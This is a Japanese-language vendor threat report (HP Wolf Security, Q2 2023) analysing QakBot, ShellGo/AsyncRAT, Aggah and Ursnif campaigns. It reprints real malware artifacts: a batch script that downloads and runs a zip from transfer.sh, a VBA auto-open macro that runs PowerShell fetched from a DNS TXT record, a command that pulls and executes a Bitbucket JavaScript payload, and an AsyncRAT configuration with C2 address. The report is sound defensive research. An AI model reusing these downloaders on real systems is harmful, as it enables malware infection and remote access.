HP WOLF SECURITY

脅威インサイトレポート

2023年第2四半期

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2023年第2四半期版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。[1]

エグゼクティブサマリー

第2四半期にアーカイブで配信された脅威

44%

- QakBotのスパム活動は第2四半期に急増し、四半期で56のキャンペーンを数えました。このマルウェアの配信者は、PC を感染させるために多くのファイルタイプの組み合わせを切り替えていました。HP 脅威リサーチチームは、第 2 四半期に QakBot の配信者が使用した 18 のユニークな感染チェーンを特定し、攻撃者がネットワーク防御の隙を突くためにいかに迅速に手口を変えているかを浮き彫りにしました。
- HP Wolf Securityは、”ShellGo”と呼ばれるGo暗号化ツールを使用して暗号化されたリモートアクセス型トロイの木馬（RAT）を拡散する、金融をテーマにした悪質なスパムキャンペーンを第2四半期に相次いで阻止しました。このマルウェアは、検知を回避するために2回パックされ、Windowsのセキュリティ機能を無効化し、AsyncRATを起動するシェルコードをメモリ内で実行します。脅威アクターは、.NETライブラリへの複雑な関数呼び出しのシーケンスを通じて、メモリ内でRATを実行する巧妙なテクニックを使用していました。この活動は、脅威アクターが検知と解析を妨害するためにツールを組み合わせることがいかに簡単であるかを示しています。
- Aggahは、検知を逃れるための戦術、技術、手順（TTP）を進化させ続けています。特に、第2四半期のキャンペーンでは、この脅威アクターがnslookupコマンドで取得したDNSのTXTレコードに悪意のあるPowerShellコマンドを格納したことが確認されています。

メールゲートウェイのセキュリティを回避したEメール脅威

12%

特筆すべき脅威

QakBotの多数の感染チェーン

QakBotは、第2四半期に最も活発だったマルウェアファミリの1つです。[2] 企業向けランサムウェア感染の前兆として良く使われるこのマルウェアの配信者たちは、悪意のあるスパムキャンペーンを頻繁に送信しており、3カ月間で合計56件のキャンペーンを行いました。QakBotの配信者は、検知を回避しながらコンピューターに感染する可能性を最大限に高めるため、多くのファイルタイプの組み合わせを切り替えながら初期アクセスを行いました。




図1 - 第2四半期にQakBotの拡散に使われた多くのファイルタイプの組み合わせ

今四半期、マルウェアを受信トレイに送信するために使用された18のユニークな感染チェーン（システムを感染させるための一連の手順）が確認されました。その種類は、スクリプト、アーカイブ、PDF ドキュメント、Microsoft Office ファイル（T1566.001）[3]など多岐にわたります。QakBot の配布元がマルウェアの拡散に使用したすべてのファイルタイプの組み合わせを図1にマッピングしました。 ネットワーク防御担当には、様々な組み合わせのQakBotスパムを防御するために、Eメールとエンドポイントの防御が万全であることを確認することをお勧めします。

QakBot によく見られる感染シーケンスの1つは、悪意のある JavaScript（T1059.007）[4] に続いて PowerShell（T1059.001）[5] が関与しています。このシーケンスを詳細に分析したところ、JavaScript マルウェアファミリとして有名な GootLoader が使用する感染ステップと非常に類似していることが分かりました。[6] 例えば、QakBotの配信者は正規のJavaScriptライブラリの中に、不正なJavaScriptコードを埋め込み紛れ込ませることで（T1027.009）[7] 検知を逃れています。 これは、GootLoaderの作者が検知に依存するセキュリティツールの使用を困難にするために使用した難読化手法と同じです。

JavaScriptファイルを実行すると、ライブラリ内の関数が呼び出されないため、悪意のあるコードのみが実行されます。悪意のあるコードは高度に難読化されており、符号化されたPowerShellスクリプトが含まれています。（図2）PowerShellコードは、ダイナミックリンクライブラリ（DLL）の形でQakBotペイロードをダウンロードし起動する役割を果たします。コンピュータが QakBot に感染すると、脅威アクターはこの QakBot を使用して追加のツールを転送し、通常はランサムウェアの展開を目的として、ネットワーク内でのリーチを拡大します。




図2 - HP Sure Clickのトレースが示す隔離されたマイクロVM内で動作するQakBot

暗号化マルウェアを導くシンプルなバッチダウンローダー

感染チェーンは必ずしも複雑である必要はありません。ここ数カ月間、HP Sure ClickはEメールに添付された金融関連のドキュメント（T1566.001）[3]を装ったバッチスクリプトから始まる継続的なマルウェア・キャンペーンを阻止しました。攻撃者は、受信者を欺くためにシンプルで効果的なトリックを使用していました。たとえば、".pdf.bat"のような二重のファイル拡張子(T1036.007)[8] を使用することがよくありました。Windowsのファイルエクスプローラーでは、ファイル拡張子はデフォルトで非表示になっているため、一見するとPDFドキュメントのように見えます。攻撃者は、アドレスを詐称することで、あたかも正規の既知の送信者から送信されたEメールであるかのように見せかけていました。

受信者がこのスクリプトファイルを開くと、ファイル共有サイトからアーカイブのダウンロードが開始され、その後解凍され実行されます。マルウェア対策ツールの中には、大容量ファイルのスキャンを無視するものがあるため、攻撃者はこれを回避するためにマルウェアのバイナリを2GBに膨張（T1027.001）[9]させました。実行ファイルのセクションサイズは元のファイルサイズと一致しているため、調査者はマルウェアを元のサイズに縮小して検査しやすくすることができます。

実行ファイルのエントロピーが高いことから、このファイルはパックされている（T1027.002）[10]ことがわかります。 実行ファイル内の文字列から、このマルウェアまたは少なくともその一部はGoで書かれていると判断できます。ほとんどのGoプログラムは静的にリンクされるため、すべての依存関係が含まれ、動的にリンクされる場合よりも大きなバイナリが生成されます。このため、Goマルウェアの解析やリバースエンジニアリングはより複雑になる可能性があります。

しかしながら、このケースでは攻撃者はマルウェアの最初のステージだけをGoで書いていました。具体的には"ShellGo"（図5）という名前のクリプターです。これは実行ファイルのデータセクションからシェルコードを復号し実行する役割を担っています。

シェルコードは様々なWindows DLLをロードし、必要なAPI関数を解決します。このマルウェアは、API hashingと呼ばれるよく知られた解析防止テクニックを使用しており、関数はマルウェアに保存されたハッシュに基づいて解決（T1027.007）[11]されます。

```
@echo off
setlocal enableextensions
setlocal enabledelayedexpansion
if not "%1" == "min" start /MIN cmd /c %0 min
exit/b >nul 2>
powershell -command "Invoke-WebRequest -uri https://transfer.sh/get/lJyySh/Ta.zip -o Ta.zip"
powershell -command "Expand-Archive Ta.zip"
start Ta.exe
```

図3 - AsyncRATを導く悪質なバッチスクリプト




図4 - 圧縮され膨張したマルウェアの実行ファイル（左から右へ）

検知を回避するため、このシェルコードは、Windowsのセキュリティ機能であるAnti-malware Scan Interface（AMSI）およびWindows Lockdown Policy（WLDP）を無効化（T1562.001）[12][13][14]します。その結果、多くのアンチウイルスツールが使用するAMSIインターフェイスを介して、バッファおよび文字列をスキャンすることができなくなります。

次に、シェルコードは.NETマルウェアのペイロードを復号します。その後、.NETと依存関係を持つmscoreei.dllとclr.dllへの複雑な呼び出しシーケンスを使用して、メモリ内で巧妙に実行されます。

このケースでは、攻撃者はキーロギングやスティーラー機能を持つRATであるAsyncRAT[15]を展開していました。興味深いことに、コマンド＆コントロール（C2）サーバとして設定されたIPアドレスは、脅威アクターが悪意のあるEメールを送信するために使用したアドレスと一致しています。このキャンペーンは、脅威アクターがいかに簡単にツールを組み合わせて、少ないリソースでもアンチ解析やアンチ検知といったかなりの機能を実現できるかを示しています。HP Wolf Security[16]ブログで調査の全容をお読みください。

```
"C:/Users/Administrator/Desktop/Crypter/ShellGo-main/ShellGo-main/pay.go",
```

図5 - マルウェア作成者によって残されたGoマルウェアから抽出されたファイル パス

Name	Value
Settings.Key	"8Zqo8NOG36ahsxoZ09rky6x7rlgHf7XX"
Settings.Ports	"6606,7707,8808"
Settings.Hosts	"45.81.243.217"
Settings.Version	"0.5.7B"
Settings.Install	"false"
Settings.MTX	"AsyncMutex_6SI8OkPnk"
Settings.Pastebin	"null"
Settings.Anti	"false"
Settings.BDOS	"false"
Settings.Group	"Default"
Settings.Serversignature	"jr+PU5S5VIkRDtBww+Vvvah02N/tpCzsakyIPfINb7FRPX/xW4xl4kS9kFov...
Settings.ServerCertificate	{[Subject] CN=AsyncRAT Server [Issuer] CN=AsyncRAT Server [Ser...

図6 - 抽出されたAsyncRATの設定

Aggahが新たなTTPを追加して検知を回避

Aggahマルウェアのキャンペーンは、MediaFireやBloggerなど、悪意のあるファイルを保存することで有名なホスティングサービスを利用し、常にテキスト形式で追加のペイロードをダウンロードします。今四半期HP Wolf Securityは、XWormやAgent Tesla[17][18]でクライアントを感染させようとするキャンペーンを検知しました。6月初旬、複数のユーザがMediaFireからVBSスクリプトをダウンロード（T1059.005）[19]しました。このスクリプトが複雑な感染チェーンの始まりです。ユーザが難読化されたスクリプトを実行すると、マルウェアはPowerShellコマンドを使用して別のWebサイトからテキストファイル（T1059.001）[5]をダウンロードします。

このテキストファイルはPowerShellコードとして実行され、さらに3つの感染ステップを実行します：

1. PowerShellスクリプトは、AMSIを無効(T1562.001)にし、Microsoft Defenderにさまざまなファイルタイプ、プロセス、フォルダを例外として定義し、administratorとremote access controlの権限を持つユーザーアカウントを作成(T1136.001)[14][20]します。
2. PowerShell スクリプトが XWorm ペイロードをデコードし、DLL を介して実行します。
3. VBScript が別のスクリプトファイルをローカルフォルダに保存し、永続化のためのスケジュールタスクを設定します。このタスクは300分ごとに実行され、Bloggerからファイルをダウンロードし、感染シーケンスを再起動（T1053.005）[21]します。




図8 - 第2四半期に見られたAggah感染チェーン

しかし、第2四半期に見られたAggahキャンペーンはこれだけではありませんでした。悪意のあるPowerPointプレゼンテーションを利用した興味深いキャンペーンが始まりました。Aggahは過去にも、.ppamなどのPowerPointフォーマットを使ってマルウェアを配信しています。このプレゼンテーションにはVBA（Visual Basic for Applications）マクロが含まれており、ファイルを開くと実行されます。今回のキャンペーンでは、脅威アクターはめったに見られないテクニックを使用しました。

このマルウェアは、検知可能な悪意のあるPowerShellコマンドをマクロに盛り込む代わりに、DNS TXTレコードを照会してコードを取得します。マクロは、レコードタイプとドメインを引数としてnslookupコマンドを実行し、その戻り値をPowerShellで実行するだけです：

“Invoke-Webrequest -Uri hxxps://bitbucket[.]org/mounmeinlylo/rikirollin/downloads/blessed_Payload.js-OutFile bless.js ; Start-Process -FilePath wscript.exe-ArgumentList bless.js”

次にPowerShellコードは、BitbucketからJavaScriptペイロードをダウンロードし、それをファイルとしてディスクに保存し、Windows Script Host（wscript.exe）で実行します。この難読化されたJavaScriptファイルは、Base64エンコードされたマルウェアのペイロードを含むテキストファイルが保存されているFirebaseストレージのデータベースに、別のWebリクエストを行います。PowerShellを使用して、このペイロードがデコードされ実行されます。最終的に、デコードされたマルウェアはAgent Teslaでした。

このキャンペーンで最も興味深いのは、さらなるコード取得のためにDNSのTXTレコードを照会することです。Webプロキシーの設定によりますが、認証や検知の仕組みをこの方法でバイパスすることができます。このような攻撃を捕捉するために、DNSの照会と回答を記録し検知ルールを作成することをお勧めします。

Aggahは検知を逃れるために TTP を変化させ続けています。そのため、ネットワーク防御者は、敵の新たな手口に対する防御を定期的にテストし、環境内の活動を確実に防御あるいは検知できるようにする必要があります。

```
Sub auto_open()
    Dim shell As Object
    Dim command As String

    ' Specify the PowerShell command you want to run
    command = "Get-Process"

    ' Create a new shell object
    Set shell = CreateObject("WScript.Shell")

    ' Open PowerShell and run the command
    shell.Run "powershell & powershell (nslookup -q=txt blessed.abena-dk.cam)[-1] -NoNewWindow", 0, False

    ' Release the shell object
    Set shell = Nothing
End Sub
```

図9 - PowerPointプレゼンテーションから抽出された悪意のあるVBAマクロ

第1四半期にHTMLの脅威が増加

23%

Ursnifの配信者が偽の発送通知でイタリア語話者を標的

第2四半期には、Ursnifのスパムキャンペーンが1～2週間ごとに続きました。[22] これらのキャンペーンにおいて、Ursnifの配信者は主にPDFドキュメントによりマルウェアの拡散を行いました。HP Sure ClickはPDFファイルを安全に隔離するため、HPの脅威リサーチチームはこの活動を追跡することができます。攻撃者は配送会社になりすまし、ドキュメントやEメールをイタリア語で作成しました。ドキュメントにはそれぞれダウンロードを開始するハイパーリンクが含まれています。続くステージでは通常Zipアーカイブと JavaScriptファイルが関与し、最終的にDLLの形でトロイの木馬Ursnifが実行されます。

ほとんどのマルウェアキャンペーンで、攻撃者は標的にリンクをクリックしたりファイルを開いたりといった望ましくない行為をさせる必要があります。標的をうまく騙す可能性を高めるために、攻撃者は犠牲者に合わせて餌を調整します。このUrsnifのキャンペーンは、スパム配信者が特定の国や言語を話す人を標的にすることを好む場合があることを示しています。





図10 - 第2四半期に見られたイタリア語のUrsnif発送ルアー

マルウェアのファイル拡張子



脅威の侵入経路

79%

Eメール

12%

Webブラウザーダウンロード

9%

その他

脅威のファイルタイプのトレンド

アーカイブは、5四半期連続で最も人気の高いマルウェア配信ファイルタイプで、脅威の44%に使用されており、これは2023年第1四半期と同じ割合です。第2四半期にはスプレッドシートのマルウェアが再び減少しましたが、これは脅威アクターが初期アクセスに使用するファイル タイプを多様化したことによるものです。前四半期比で、スプレッドシートの脅威が 13% から 11% へとわずかながら 2 ポイント減少しています。

特筆すべきは、HP Wolf Securityが阻止した実行形式の脅威が、第2四半期に前期比で17%増加したことです。これは、PDFpower.exeと呼ばれるブラウザをハイジャックするアドウェアの急増によるものです。

第2四半期におけるスプレッドシートの脅威（XLS、XLSM、XLSXなど）のうち、80%はマクロでなく、コード実行のためにCVE-2017-11882のような脆弱性のエクスプロイトに依存していました。同様に、HP Wolf Securityが第2四半期に阻止したドキュメントの脅威（DOC、DOCX、DOCMなど）の73%は、コード実行の際にマクロに依存していませんでした。

第2四半期は、HP Wolf Securityが阻止したHTMLの脅威が第1四半期と比較して23%増加しました。HP Wolf Security が確認した Zip アーカイブの脅威は、前四半期と比較して 7.7% ポイント減少しました。PDFの脅威も第1四半期と比較して2ポイント減少しました。

脅威の侵入経路のトレンド

エンドポイントにマルウェアを送り込む経路のトップは依然としてEメールでした。HP Wolf Securityが特定した脅威のうち、第2四半期にEメールで送信されたものは79%で、第1四半期から1ポイント減少しています。

Eメールセキュリティをバイパスしたメール脅威の数は、第2四半期にわずかに減少しました。HP Wolf Securityが検知したEメール脅威のうち、1つ以上のEメールゲートウェイスキャナーをバイパスしたものは12%で、前四半期から2ポイント減少しました。

悪意のあるWebブラウザのダウンロードは、第2四半期に1ポイント微減して12%でした。リムーバブルメディアなど、その他の経路による脅威は、第1四半期に比べ2 ポイント増の 9%でした。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートを顧客にフィードバックしています。
HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。[a]

- HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。[b] 詳細については、ナレッジベースの記事をご覧ください。[23] [24]
- HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧ください。[25]
- HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。[26] 最新の脅威に関する調査については、HP WOLF SECURITY ブログ [27]にアクセスしてください。

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができるようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ[c]のエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々をサイバー犯罪者から守るために設計されています。HP Wolf Security は、ハードウェアレベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot
[3] https://attack.mitre.org/techniques/T1566/001/
[4] https://attack.mitre.org/techniques/T1059/007/
[5] https://attack.mitre.org/techniques/T1059/001/
[6] https://malpedia.caad.fkie.fraunhofer.de/details/js.gootloader
[7] https://attack.mitre.org/techniques/T1027/009/
[8] https://attack.mitre.org/techniques/T1036/007/
[9] https://attack.mitre.org/techniques/T1027/001/
[10] https://attack.mitre.org/techniques/T1027/002/
[11] https://attack.mitre.org/techniques/T1027/007/
[12] https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
[13] https://learn.microsoft.com/en-us/windows/win32/devnotes/windows-lockdown-policy
[14] https://attack.mitre.org/techniques/T1562/001/
[15] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
[16] https://threatresearch.ext.hp.com/do-you-speak-multiple-languages-malware-does/
[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[18] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
[19] https://attack.mitre.org/techniques/T1059/005/
[20] https://attack.mitre.org/techniques/T1136/001/
[21] https://attack.mitre.org/techniques/T1053/005/
[22] https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi
[23] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[24] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[25] https://enterprisesecurity.hp.com/s/
[26] https://github.com/hpthreatresearch/
[27] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

